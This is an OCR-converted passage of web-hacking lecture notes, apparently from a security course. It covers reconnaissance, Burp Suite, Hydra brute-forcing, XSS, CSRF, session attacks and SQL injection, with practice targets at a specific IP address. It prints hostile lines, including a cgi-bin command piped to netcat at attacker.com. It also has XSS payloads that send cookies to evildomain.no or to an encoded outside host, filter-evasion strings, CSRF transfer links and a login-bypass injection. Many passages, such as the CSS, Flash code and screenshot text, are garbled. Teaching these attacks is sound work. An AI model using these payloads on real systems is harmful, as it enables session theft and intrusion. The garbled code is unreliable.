The main function is to view and modify the http/https header and POST data. Unfortunately Firefox Quantum does not support it, but there are other alternatives.

Client side code

href="/vrtx/decorating/resources/dist/ima	ages/apple-touch-icon.pnq	Reference to a picture
<pre><script><! var uioPageInfo = {}; uioPageInfo.readRestricted = false; uioPageInfo.cloudAllowed = true; uioPageInfo.authenticated = "anonymous";</pre></th><th>Javascript inserted</th><th></th></tr><tr><th>//> </script></pre>		Reference to javascript
Style sheets example from uio.n .csstransforms .vrtx-image-entry a img, .csstransforms .vrtx-ima .vrtx-image-listing-includeffloat:left:paddimg:bpx 100x 100x:100x	ge-listing-include-thumbs li a img.	.csstransforms .vrtx-person-sear
.vrtx-image-listing-include-title{display:block;padding:10px 0 .vrtx-image-listing-include-title a{color:#333;text-decoration:	5px}	
.vrtx-image-listing-include-title a:hover{color:#666}	no unenst important - clears hoth)	
<pre>.vrtx.image-listing-include-title a:hover(color:#666) .vrtx.image-listing-include u[Hargin:0;padding:0;list-style-ty .vrtx.image-listing-include u[liftoat:left;margin:0 10px 10px bbottomav .vrtx.subfolder.nenundiv u[ligd]ohanav u[.Ahidnav .vrtx.image-listing-include u] ligd[ak-heiht:10Pxxph .vrtx.image]</pre>	0;clear:none;list-style-type:none; grid-container ulhead-menu>ul>1	iuio-main ul.ul{list-style-tyr

Client side – How the browser process the html

The uio.no's index.html contains several pictures, stylesheets and javascript code. The browser downloads all step by step.



Flash

Flash is a platform for viewing multimedia contents, executing rich Internet applications, and streaming audio and video. It can be embedded to web sites. Swf source example:

Swi source example:	Embedding flash object:
Flash code example:	Advanced Editor Highlight Dire Numbers AutoComplete D Word Wrep D Langua
<pre>10 mcGquare.imeTyje(;, 0c00000, 100); 21 mcGquare.limeTo(10,200); 225Gquare.limeTo(20,200); 23 mcGquare.limeTo(200, 200); 24 mcGquare.limeTo(200, 0); 25 mcGquare.limeTo(0,0); 26 mcGquare.limeTo(0,0); 27 mcGquare.limeTo(0,0); 28 mcGquare.limeTo(0,0); 29 mcGquare.limeTo(0,0); 20 mcGqu</pre>	 Contrast Trans France, Alexano, Contrast Trans France, Alexano, Televis, Alexano, Alexano, Televis, Alexano
34 createSquare();	

5.4 Javascript

Alongside HTML and CSS, JavaScript is one of the three core technologies of the World Wide Web. JavaScript enables interactive web pages and thus is an essential part of web applications. The vast majority of websites us it, and all major web browsers have a dedicated JavaScript engine to execute it. As a multiparadigm language, JavaScript supports event-driven, functional, and imperative (including object-oriented and prototype-based) programming styles. It has an API for working with text, arrays, dates, regular expressions, and basic manipulation of the DOM, but the language itself does not include any I/O, such as networking, storage, or graphics facilities, relying for these upon the host environment in which it is embedded.

Example: $\langle script \rangle alert('Hi!i'mtheJavascriptEngine!'); \langle /script \rangle$

5.5 Server side scripts

Server side scripts are executed on the server side. Many languages exist: php, perl, ruby, java, asp, etc. After the execution a static html is generated and that is sent to the client.

Php examples (php to html):

 $<?phpPrint(`< h1 > HelloJohn! < /h1 >'); ?> -> < h1 > HelloJohn! < /h1 > </?php$result = mysql_query(1Selectnamefromuserswhereid = 115j); $name = mysql_fetch_array($result); Print(`< h1 > Hello'.$name.'! < /h1 >'); ?> -> < h1 > HelloJohn! < /h1 > </?print(`< h1 > Hello'.$name.'! < /h1 >'); ?> -> < h1 > HelloJohn! < /h1 > </?print(`> h1 > HelloJohn! < /h1 >$

5.6 Content Management Systems (CMS)

CMS are designed to create and modify the content of Web pages easily. The feature of CMS includes Web-based publishing, format management, history editing and version control, indexing, search, and retrieval. Typical CMS:

- Jooma
- Drupal
- WordPress

If a vulnerability of CMS appears millions of websites can be vulnerable suddenly.

5.7 Start compromising a website

- First use it in a normal way (find the linked subsites, contents, input fields)
- Decide whether it is a simple static site or it has complex dynamic content (server side scripts, database behind)
- Try to find not intended content (comments in source code)
- Try to find hidden content without link (factory default folders, user folders, configuration files)
- Try to obtain as much info as it is possible (information disclosures)
- Force the site to error (invalid inputs) and see the result

5.7.1 Information disclosure

Example 1: Find the hidden information (flag) on the following site: http: //193.225.218.118/ctf/flag1/

Example 2: Find the hidden information (flag on the following site: http://193.225.218.118/cybersmart/info2

Prohibited content for search engines - robots.txt Robots.txt is a file that has to be placed in the webroot folder. Search engine robots read the file and process all the disallowed entities. On the other hand it is an information disclosure. It also means that the listed entities exist.

Gjelder bare uio-søk. Legg til linje under User-Agent:* også for å ekskludere alle motorer
User-Agent: SolrVortexConnector
Disallow: /gammelt
Disallow: /konv
Disallow: /vrtx
Disallow: /xsd
Disallow: /forsidesaker
Disallow: /tmp
Disallow: /stats
Disallow: /index-minestudier.html
Disallow: /english/index-minestudier.html
Disallow: /english/frontpage-content
Disallow: /english/studies/admission/shared-info
Disallow: /studier/index-a.html
Disallow: /studier/index-b.html
Disallow: /studier/infoskjerm
Disallow: /studier/mifa
Disallow: /studier/program/filosofi/
Disallow: /studier/program/sprak/

Dangerous default scripts: e.g. cgi-bin/test-cgi

Cgi-bin is a protocol to execute programs through apache web server. Test-cgi is a default file. The current directory

content can be listed with it:

GET/cgi - bin/test - cgi?*

The root directory:

GET/cgi - bin/test - cgi?/*

Execute command with pipe (reverse shell):

"GET/cgi - bin/test - cgi? / *" | ncattacker.com80

Directory brute-force / dirb

Different web servers use different default folders and default files. Dirb has collections of typical webserver related folder names.

() (ur	share deb	wordists	valm >	Q		000	Open -]
S Recent		lin.	10	iii.	lin .	lin .	.htaccess .htpasswd	
Ω Home	apache tot	avis.txt	cgis.txt	coldfusion.	domine bit	fatwire tot	.meta .web	
E Desktop	_						access_log	
Documents	=	=	=	=	=	=	cgi cgi-bin	
 Downloads 	fabeler.	frontpage.	hpsmh.tat	hyperion.txt	is.bd	iplanet.txt	cgi-pub cgi-script	
/1 Mask	tet						dunny	
10 Pictures	100	10	100	107	10	10	error log	
E Videos	joess bit	jersey.txt	juntet	networe.bd	oracle.txt	rar.bd	htdocs	
C Trash	100	100	100	100	in the	100	httpd.pid	
Flappy Disk	sap.txt	sharepoint.	sunas.txt	tests.txt	torncal.txt	vignette.tat	index.html logs	
+ Other Locations		ille.					manual	
	weblock bit	websphere					phf printery	
	weologic bit	bi					server-info	

Directory brute-force / dirb

Dirb also has unified dictionaries (big.txt, common.txt, etc.

< → < dib	wordlists	vulns >	٩	II II -	0 8	.perf .profile
③ Recent						.rhosts .ssh
☆ Home	big.txt	catala.txt	common.txt	euskera.txt		.subversion
Desktop		1	1			.web
Documents	extensions_	indexes.txt	mutations_	others		0 0-0-1
Downloads	common.bd		common.bd	_		0-12 0-newstore
∬ Music		=				00
sh Pictures	small.txt	spanish.txt	stress	vuins		00-backup

Dirb brute-forces the folders and files using the dictionaries. Example: Use dirb to find hidden content on http://193.225.218.118

5.8 Client side filtering

Input filtering can be done on the client side. Client side input filtering is not input validation! Any data on the client side can be modified (it's my browser I can decide what data will be sent out). Typical input filtering:

- Form elements with restrictions (max length of input, restriction for special characters, only special characters are allowed, predefined input option e.g. radiobutton, combo)
- Javascript filtering (the javascript is running on client side, more complex validation can be done)

Client side filtering can be bypassed easily, that practically means no additional security

Web developer extension

Web developer extension provides several features to modify the client side appearance. It can modify the form elements, disable javascript, remove validations, etc.

	ା ୯ ୧୧୨	earch	☆ 自 ♣ 合 ♥
🕹 Cookles 💉 CSS 📔 For	ns 💷 Images	📵 Information 📲 Miscellaneous 🥖 Outline	e 🖊 Resize 🗶 Tools 🖪 Options
Check All Checkboxes		Convert Text Inputs To Textareas	Make Form Fields Writable
Uncheck All Checkboxes		Display Form Details	Outline Form Fields Without Labels
Clear Form Fields		Display Passwords	Populate Form Fields
Clear Radio Buttons		Enable Auto Completion	Remove Form Validation
Convert Form GETs To P	OSTs	Enable Form Fields	Remove Maximum Lengths
Convert Form POSTs To	DET.	Expand Select Elements	View Form Information

Example: Find the flag on that site: http://193.225.218.118/ctf/flag4 Use the web developer extension!

Chrome postman

Postman interceptor can set custom	DevTools - chrome-extension//likenkappaikidgraubhhallspohich/hide DevTools - chrome-extension//likenkappaikidgraubhhallspohich/hide Cataborners Cataborners Aduborners Aduborner		neources prenocompensienco mplete emergia https://www.uko.no/wtw/_wr bistate: neources/puery/bugins/puery a utcoamplere is
headers (including cookies) and view	 *(d): *(d):		ECE https://w3prod- oproxy.uio.noicolect? v=18_v=j318ap=15a=15075034 538:rpage/exek_s=36dit:https/fs 3A/N27%2Pwmw.uio.no/N2F8uh en-us8de=UTF- 84dtF-onside=fic20.%2
cookies already set on the domain.	d view ady set n. N. Market for the set of t		
	Inhested from 11 ol 11 (mado.cas146 margin-tectos Jong margin-tectos Jong Inter-height, 1.heg padding: Syn day uddre: Ibayag	Filter Show all	eproxy als not cellect? write_write_write_write_write_route S359-pageverse_s=55d=https/ti 34/s2F%2Fware also not/s2F8al= an calader UTF- 85dE=Forsider/ti20-ts2

Tamper data – modifying outgoing traffic

Tamper data is also for modifying the outgoing traffic. By clicking on the start tamper button we can intercept the traffic and modify the outgoing requests.

	Tamper Data - Ongoing re	equests	
Start Tar	nper Stop Tamper Clear		
Filter			
	URL	Load Flags	
	Tampe	er Popup	
http://193.225.218.118/ctf/flag4/ind Request Header Name	ex.php Request Header Value	Post Parameter Name	Post Parameter Valu
Host	193.225.218.118	car	flag
User-Agent	Mozilla/5.0 (X11: Linux x86_64; nr:52.0) Gecko/2010010:		
Accept	text/html.application/shtml+xml.application/sml:q=0.9,*,		
Accept-Language	en-US,ercq=0.5		
Accept-Encoding	gzip, deflate		
Referer	http://193.225.218.118/ctf/flag4/		

Burpsuite

Burp Suite is a tool for testing Web application security.

It provides a proxy server, and several	Burg hetuder Repeater Vinden Intig Traget Peng, Spader Scanner Intuder Repeater Sequencer Decoder Company Imm	Ditender Project options User options Allerts
features to smart-alter	60 Cancel < * > *	Target: http://facalhost 🖉 🔮
the web traffic. For	Request Raw Params Headers Hex	Response Raw Headers Hex HTML Render
example every packet can be resent by the repeater module and edited before at byte level. Any client side validation can be bypassed with Burp.	The second secon	
bypassed with bulp.	2 + > 0 matches	2

5.9 Brute force with hydra

Hydra can be used for http brute-forcing as well. Similarly to the previously discussed protocols the username (username file) and the password (password file) have to be provided. Contrary to the previous cases Hydra needs a keyword to identify negative answers (reverse brute-force).

Example:

hydra - lusername - Ppasswordfileurl.to.bfhttp - post - form"/portal/xlogin/: ed = USER & pw = PASS F = PASSInvalid"

Practice example: Find valid usernames for the form here:

http://193.225.218.118/hydra.php

6 Lecture 6: Web hacking 2, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), Session related attacks

Lecture Overview

- $\bullet\,$ How to use Burp
- Parameter tampering
- What is Cross Site Scripting (XSS) and how to exploit it
- What is Cross Site Request Forgery and how to exploit it
- What is the session variable and what kind of attacks exist related to sessions

6.1 Burp suite

Burp is a graphical tool for testing websites. It has several modules for manipulating the web traffic.

Burp Suite Free Edition v1.7.17 - Temporary Project									0	Θ	0	
Burp Intruder Repeater \	Window Hel	p										
Target Proxy Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comp	arer Extender	Project options	User opti	ons Ale	rts	
Site map Scope												
Filter: Hiding not found iter	ms; hiding	CSS, imag	e and gene	ral binary con	tent; hidinç	g 4xx re	sponses; hiding	empty folders				?
			Ho	st	M	ethod	URL	Params	Status 🔺	Length	MIM	IE typ

- Spider: Automatic crawl of web applications
- Intruder: Automated attack on web application
- Sequencer: Quality analysis of the randomness in a sample of data items
- Decoder: Transform encoded data
- Comparer: Perform comparison of packets
- Scanner: Automatic security test (not free)


Burp provides a proxy to intercept the browsers traffic.

				Burp Suite F	ree Edition v1.7.17 -	Temporary Project		Connection Settings			
þ	inp Intruder Rep Farget Proxy [S Intercept] HTTP P Proxy List	ipider Sca istory We			quencer Decoder		No proxy				
0	Burp Proxy u server.	ses listeners	to receive incomin	g HTTP requi	ists from your browse	r. You will need to cr	HTTP Proxy:	127.0.0.1	Port	8080	1
	Add Edit	Running	Interface 127.0.0.1:8080	Invisible	Redirect	Certificate Per-host	SSL Proxy: FTP Proxy:		Port Port	8080 8080	
	Remove						SOCKS Host:		Port	8080	

Specific packets can be filtered out by

- Client request parameters (file extension, web method)
- Server responses (content type, web answer code)
- Direction of the packets (client to server, server to client)

6.1.1 Burp Certificate Authority



6.1.2 Burp Certificate Authority

Burp provides a proxy to intercept the browsers traffic.

		Burp Suite F	ree Edition v1.7.17 -	Temporary Project		Connection Settings			
urp Intruder Repeater Wind Target Proxy Spider Sc Intercept HTTP history W			quencer Decoder	Comparer Exten:	No proxy	o Access the Internet			
 Proxy Listeners Burp Proxy uses listener server. 	s to receive incomin	g HTTP reque	ests from your browse	er. You will need to or	Use system pro Manual proxy o HTTP Progy:	nfiguration: 127.0.0.1	Port	8080	:
Add Running	Interface	Invisible	Redirect	Certificate	SSL Prowy:	Use this proxy server for all protocol			

Specific packets can be filtered out by

- · Client request parameters (file extension, web method)
- Server responses (content type, web answer code)
- · Direction of the packets (client to server, server to client)

Certificate Manager traffic Because of the Your Certificates People Servers Authorities Others interception the browsers will You have certificates on file that identify these certificate authoritie observe the invalid certificate Certificate Name Security Device and refuse the connection. In order to test https traffic, the erce Root - 2008 Burp CA can be added to Builtin Object Token any browser as root CA. Chambers of Commerce Root Global Chambersign Root Builtin Object Toker Builtin Object Token * ACCV ACCVRAIZ1 Builtin Object Token Edit Trust... Delete or Distrust... View... t Visited - MOffensive Security 🗙 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🍝 Exploit-DB 🐚 Aircrack-ng

6.1.3 Repeater



The repeater module can resend a selected packet from the history. Before sending it again the packet can be altered.

Target Provy Spider Scanner Intruder Repeater Sequencer Decoder Com

Go Cancel < |* > |*

 Integrate
 Integrate
 Integrate

 GBT / CHF/1182/2019/ELTAPPCOVERIGG 2HTP/1.1
 GBT / CHF/1182/2019/ELTAPPCOVERIGG 2HTP/1.1
 GBT / CHF/1182/2019/ELTAPPCOVERIGG 2HTP/1.1

 For / CHF/2010
 GBT / CHF/1182/2019/ELTAPPCOVERIGG 2HTP/1.1
 GBT / CHF/1182/2019/ELTAPPCOVERIGG 2HTP/1.1

 For / CHF/2010
 GBT / CHF/1182/2019/ELTAPPCOVERIGG 2HTP/1.1
 GBT / CHF/1182/2019/ELTAPPCOVERIGG 2HTP/1.1

 For / CHF/1182/2019/ELTAPPCOVERIGE 2HTP/1182/2019/ELTAPPCOVERIGE 2HTP/1182/2019/ELTAP

Example: 193.225.218.118/ctf/flag2

The payload tab is to set the content of the tries. For example with the numbers option among others either an incremental list or random numbers can be specified.





In our example the specific answer can be identified by the response length. More details on the payloads are here: http://www.hackingarticles.in/beginners -guide-burpsuite-payloads-part-1/

Under *HTTP* history tab all the traffic that has passed through the browser is shown. All outgoing traffic can be intercepted as well and modified before sending (similarly to Tamper data).

wtercept HTTP history WebSock	ets history Options
P D Request to https://www.ip.no.	443 [129.240.171.52]
Forward Drop	Intercept is on Action
Raw Paratria Headers Head	
	dist/src/images/social-list/svg/facebook.svg HTTP/1.1
Hest: www.uio.ne	inux x86 64: rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*	
Name	Edit packet
GET	Artx/decorating/resources/dist/src/images/social-list/svgfacebook.svg HTTP/1.1
Host	www.uio.no
User-Agent	Mozilla/5.0 (X11: Linux x86: 64: rv:52.0) Gecko/20100101 Firefox/52.0
Accept	*/*
Accept-Language	en-US.eng=0.5
Referer	https://www.uio.no/wtx/decorating/resources/dist/srcioss/style.css
Coskie	utma=161080505.694898019.1493803222.1494230935.1496910535.6: gal
Connection	clase

6.1.4 Intruder

been passed to the website. When the Burp tries to identify the parameters and several attack types:		
Target: Proy Spaler Scarner Metuder Repeater Sequencer Decoder Comparer Ddender		

Target Postions Payloads Options	literation
Payload Positions Configure the positions where popularity will be inserted into the laster request. The attack type deterministication are assigned to supplied and assigned to supplied positions - see help for full details. Attack hose: (Secare)	parameters, one iteration
GET /ctf/lag2/object.php?corresid=10 HTFV1.1 Hent: 103.255.100.110 Der-Agent: Hentlla/5.0 DOI:: Linux HMG_60; rv:52.00 Gedxo/20000101 Firefox/52.0 Access:: trent/thil.acdit.cotter.ohtml=ml_aeditation/umlion0.8.*/*icm0.8	Pitchfork: multiple parameters, multiple iteration
Corest-Languages red,encion-5 Peteren (bull/1985-20-20-18-19/ctf/Lag2/ Connection: Conn Connection: Conn	Cluster bomb: multiple parameters, multiple iteration all combinations considered

6.2 Cross Site Scripting (XSS)

Cross Site Scripting (XSS) is a frequently appearing web related vulnerability. If the website accepts input from the user without proper validation or encoding then the attacker can inject client side code to be executed in the browser.

Simple example: 193.225.218.118/form.php

← → C (© 193.225.218.118/form.php	Missing input validation!	
Family name: First name:	<pre><?php if (isset(_POST["famname"])) f print("Welcome ".5_POST["famname"]."!"); } php code </pre></pre>	
Male ● Female ● Submit ● < 0 0 19325238118/trms/to ● Welcome I don't tell! Family Family ●	<pre><form action="form.php" method="post"></form></pre>	html form
First		_

Without validation the attacker can provide

- Html elements
- Javascripts

Javascript can overwrite the website content, redirect the page or access browser data e.g. the cookies.

€ → 6 01	95.225.218.118/10mi.php	
Family name:	nrk	Welcome <u>nrk</u> ! Family
First name:	-	name: First
Male Female	•	name: Male
Submit		Female Submit

6.2.1 What is possible with XSS and what is not?

- Attacker can provide any html element including javascript
- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they're not protected with *HTTPOnly*, e.g. the session variables for session hijacking, authentication cookies
- Keylogging: attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user's credentials

• Launch browser exploits

BUT

• Local files of the clients are NOT accessible

6.2.2 XSS redirection

Redirection is possible with e.g. the javascript document.location syntax: Examples: ٠

- <script>document.location="http://nrk.no"</script>
- <SCRIPT>document.location="http://nrk.no"</SCRIPT>"> •
-
- <BODY ONLOAD=document.location='http://nrk.no'>

♦) ♦ () ⊭ 1!	93.225.218.118/form.php		tean (j)			(C) 9.144
		O NYATTAD.204018 diamage 2 summer lipts	Did hope Registry basister a read of the activity of the	New Joseph Classes (Savershit and 10.00 (Savershit and Savershit and Sav	Disease in internet in the sease	Relevant Incompliant
Family	<script>document.location="http://nrk.no"</script>			«Mam til Emi	mon» nomin my	lert
name:			1			
First name:	-	N	1	1 44		
Male	۲		10			
Female	0		Slik blir kvartale	det nye R et – se bild	egjerings- ene	
Submit		nga baan at kultura ita isi ar nge ngengkasaan 12000.)	And a provide state			

6.2.3 XSS page rewrite

Rewriting the page is possible with e.g. the javascript *document.body.innerHTML* syntax:

• <script>document.body.innerHTML = 'This is a new page';</script>

Som	e initial text		193225218.118/fom.php × + 193225218.118/fom.php
Family name: First name: Male Female Submit	<script>document.body.innerHTML = 'This is a new page';</script>	Fam nam First nam Mal Fem	ne: t ne: e ©

6.2.4 XSS cookie stealing

The cookies contain the session variables (see later). If the attacker manages to steal the cookie with the session

variable, then he can carry out session fixation to obtain the victim's data. Example:

- <script>alert(document.cookie)</script>
- <script>document.location='http://evildomain.no/getcookie?cookie='+d ٠ ocument.cookie</script> Some initial text

Som	e mitiai text
Family name: First	<script>alert(document.cookie);</script>
name:	
Male	0
Female	0
Submit	

6.2.5 XSS filter evasion

Server side scripts can filter out XSS attacks with proper input validation. E.g. if the <script> keyword is replaced by ***antihacker*** then the attacker needs to find another way to execute scripts, etc.

• Alternative ways for executing javascript:

<svg/onload=alert('XSS')>,

<LINK REL="stylesheet" HREF="javascript:alert('XSS');">

• Attacker can write characters in a special format to avoid filtering:

Decimal HTML character: j j

Hexadecimal HTML character: & #x6A

- Base64 encode eval(atob(...));
- iframe

<iframe srcdoc="

<iframe srcdoc="

6.2.6 XSS filter evasion

Examples:

- <script>alert(String.fromCharCode(88,83,83))</script>
-
- <img src=x

onerror="javas&# 0000099ript:� 000097lert(� 00039XSS')">

<IMG

SRC=javascrip 16;:alert('XSS')>

Details:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

6.2.7 XSS in URL

If the vulnerable input parameter is passed in the URL then the XSS payload is placed in the url. It is a perfect way to send misleading links. http://193.225.218.118/form3.php?family=<script>alert('XSS');</script>

The previous link can be very suspicious since the link contains the script element. Encoding the XSS payload part of the link makes it more credible:

http://193.225.218.118/form3.php?family= %3Ciframe%20srcdoc=%22%26lt%3Bimg %20src%26equals%3Bx%3Ax%20onerror %26equals%3Beval%26lpa1%3Batob%26l pa1%3B%27ZG9jdW1lbnQubG9jYXRpb24 9lmh0dHBz0l8vd3d3LnBvdGF0b3BsYS5u ZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVS SShkb2N1bWVudC5jb29raWUpOw%3D% 3D%27%26rpa1%3B%26rpa1%3B%26gt% 3B



More examples:

- <iframe srcdoc="
- <iframe srcdoc="

<iframe srcdoc="%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26 equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9 jYXRpb249lmh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nv b2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3 D%27%26rpar%3B%26rpar%3B%26gt%3B

6.2.8 XSS in HTTP header

Hackers try to discover ways of injecting code in areas commonly overlooked by developers and totally transparent to the client user. The Cross Site Scripting can be sent in the HTTP header too. Example: Oracle's HTTP server vulnerability:

						Burp	Suite Free E	dition v1.7.	17 - Temporary P	Project
Burp Intru	der Repeater	Window He	nlp							
Target	Praxy Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User
	HTTP history	WebSock	ets history	Options]					
Reque	st to http://dete	ectportal fire	fox.com:0	0 [158.38.	14.135]					
Forwar	rd] [I	Drop	Interce	pt is on	Action					
Raw He	aders Hex									
	ectportal.fir									
	t: Mozilla/5.		inur ver	dat not	2 01 Geckov	20100101	Eirefor/55			
ccept: *										
ccept-Lar	nguage: en-US	5.en:az0.1	5							
	trol: no-cach									
ragma: no	>- cache									
onnection	n: close									
xpect: <s< th=""><td>script>alert </td><td>('xss'):<</td><td>/script></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></s<>	script>alert	('xss'):<	/script>							

6.2.9 XSS types

- **DOM based CSS**: The data flow never leaves the browser, classical example: the source is a html element, the result is a sensitive method call.
- Stored XSS: The user input is stored on the target server, such as in a database, in a message forum, visitor log. The victims will retrieve the xss through the web site.
- **Reflected XSS**: The user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.
- Client Side XSS: The malicious data is used to fire a JavaScript call
- Server Side XSS: The malicious data is sent to the server and the server sends it back without proper validation



6.2.10 Prevention against XSS

• Escaping user input

User input and key characters have to be escaped received by a web page so that it couldn't be interpreted in any malicious way. Disallow specific characters – especially \langle and \rangle characters – from being rendered. E.g. \langle is converted into <

• Filtering

It is like escaping, but instead of replacing the control character, it will be simply removed.

• Input validation

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. Comparing the input against a whitelist or regexp.

• Sanitizing input

Changing unacceptable user input to an acceptable format (all previous 3)

6.3 Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. Example: The attacker sends a tricky link to the user that executes a malicious action (transfer money to Maria) without realizing it.

- $\bullet \ <\! a \ href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View \ my \ Pictures!$
-

If the user is previously logged in to the bank he has a valid session and the malicious action will be executed. Without the session the action will not be carried out.

 $https: //www.owasp.org/index.php/Cross-Site_Request_Forgery(CSRF)$

6.3.1 CSRF prevention

- Checking the referrer header in the client's HTTP request can prevent CSRF attacks
- Adding a per-request nonce "form key" to the URL and all forms in addition to the standard session.
- Adding a hash (session id, function name, server-side secret) to all forms
- Loging off before visiting another site
- Clearing browser's cookies at the end of each browser session

CSRF real example: Samy worm in 2005

6.4 Session related attacks

6.4.1 What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a "very long" time.

Response Headers	
HTTP/1.1 302 Found	
Cache	
Cache-Control: private	
Date: Sun, 13 Oct 2013 08:19:22 GMT	
Cookies / Login	
Set-Cookie: ASP.NET_SessionId=fxy40phg0wejmfpnlwfwevmi; path=/; Http	Only
Entity	
Content-Length: 167	
Content-Type: text/html; charset=utf-8	
Miscellaneous	
Server: Microsoft-IIS/7.5	
X-AspNet-Version: 4.0.30319	
X-Powered-By: ASP.NET	
Transport	
Location: http://localhost/SessionExample/ContactDetail.aspx	

The session can be compromised in different ways:

• Predictable session token

The attacker finds out what is the next session id and sets his own session according to this.

• Session sniffing

The attacker uses a sniffer to capture a valid session id

- Client-side attacks (e.g. XSS) The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id
- Man-in-the-middle attack The attacker intercepts the communication between two computers (see later: internal network hacking)
- Man-in-the-browser attack

6.4.2 Session related attacks - protections

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:

- Using SSL/TLS: if the packet is encrypted then the attacker cannot obtain the session id
- Using HTTPOnly flag: additional flag in the response header that protects the cookie to be accessed from client side scripts
- Using Geo location: Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation

Session ids should be stored in the cookies. Why it is a bad idea to pass the session id as a GET parameter or store it in the url?



- The attacker can read it through the screen (shoulder surfing social engineering)
- The user can send the session variable accidently by copying the url

The session should be expired after there's no user interaction. If the session expires after a long time or never then the attacker has time to brute force the session variables. The optimal session expiry time depends on the type of the website. 30 minutes is generally a good value, it shouldn't be more then 6 hours.

6.5 Session hijacking tools

• Firesheep HTTP Session Hijacking (Firefox extension)



- Cookie Catcher
- WebCookieSniffer


7 Lecture 7: Web hacking 3, SQL injection, Xpath injection, Server side template injection, File inclusion

Lecture Overview

- What is SQL injection
- Types of SQL injection exploitations
- The exploitation of XPath injection
- The exploitation of server side template injection
- Local and remote file inclusion exploitation

7.1 Standard Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:



For accessing or modifying or inserting data the database query languages are used. SQL (Standard Query Language)

is the most popular language to manipulate the database content. SQL has a special syntax and operates with the

following main commands:


- SELECT extracts data from a database
- UPDATE updates data in a database
- DELETE deletes data from a database
- INSERT INTO inserts new data into a database
- CREATE DATABASE creates a new database
- ALTER DATABASE modifies a database
- CREATE TABLE creates a new table
- ALTER TABLE modifies a table
- DROP TABLE deletes a table
- CREATE INDEX creates an index (search key)
- DROP INDEX deletes an index

7.1.1 SQL command examples

- \bullet SELECTEmployeeID, FirstName, LastName, HireDate, CityFROMEmployees
- *SELECT* * *FROMEmployees*
- SELECTEmployeeID, FirstName, LastName, HireDate, CityFROMEmployeesWHERECity =' London'
- $SELECT column1, column2, ... FROM table_n a meW HERE columnNLIKE pattern;$
- $SELECT column_n ame(s) FROM table 1UNION SELECT column_n ame(s) FROM table 2;$
- $\bullet \ SELECT * FROMEmployees limit 10 of fset 80$

SQL functional diagram

In order to use databases a db sever (e.g. mysql, postgresql, oracle) should be run that is accessible by the webserver. It can be on the same computer (the db is running on localhost or on an other computer). Since the website needs to access and modify the database, all server side script languages support database commands e.g. database connect, database query.



SQL practice: Check your sql command

The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)

€ 0 193,225,218.	18/sql2.php	
SELECT *	FROM Tabla1 Whe	re email='admin' AND Jelszo='12345'
Name:	admin	
Password:	12345	
Submit		
④ ① 193.225.218.1		
• 1982252181	18/sql2.php	
SELECT *	FROM Tabla1 When	e email='admin' AND Jelszo='12346")
Name:	admin	SQL syntax error
Password:	12345'	
Submit		


Simple sql injection exploitation

The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ' or '1'='1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)

SELECT *	FROM Tabla1 Where	e email='admin' AND	Jelszo='	12345' or '1'='1
Name:	admin			
Password:	12345' or '1'='1			
Submit				

Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

SQL with php example



Simple sql injection exploitation

If the server side query is more complex then the attacker will have to provide more sophisticated input: $\ensuremath{\mathsf{T}}$



The previous solution does not work anymore, because the script only accepts the input when there's only one row result (Note) the attacker can't see the server side script, but he can guess). How to modify the query to have only one row as result?

7.1.2 Type of sql injection exploitations

Based on the situation how the attacker can influence the server side sql query and the sql engine settings (what is enabled by the configuration and what is not) the attacker can choose from the following methods:

• Boolean based blind

The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different (see example later).

• Error based

The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

• Union query

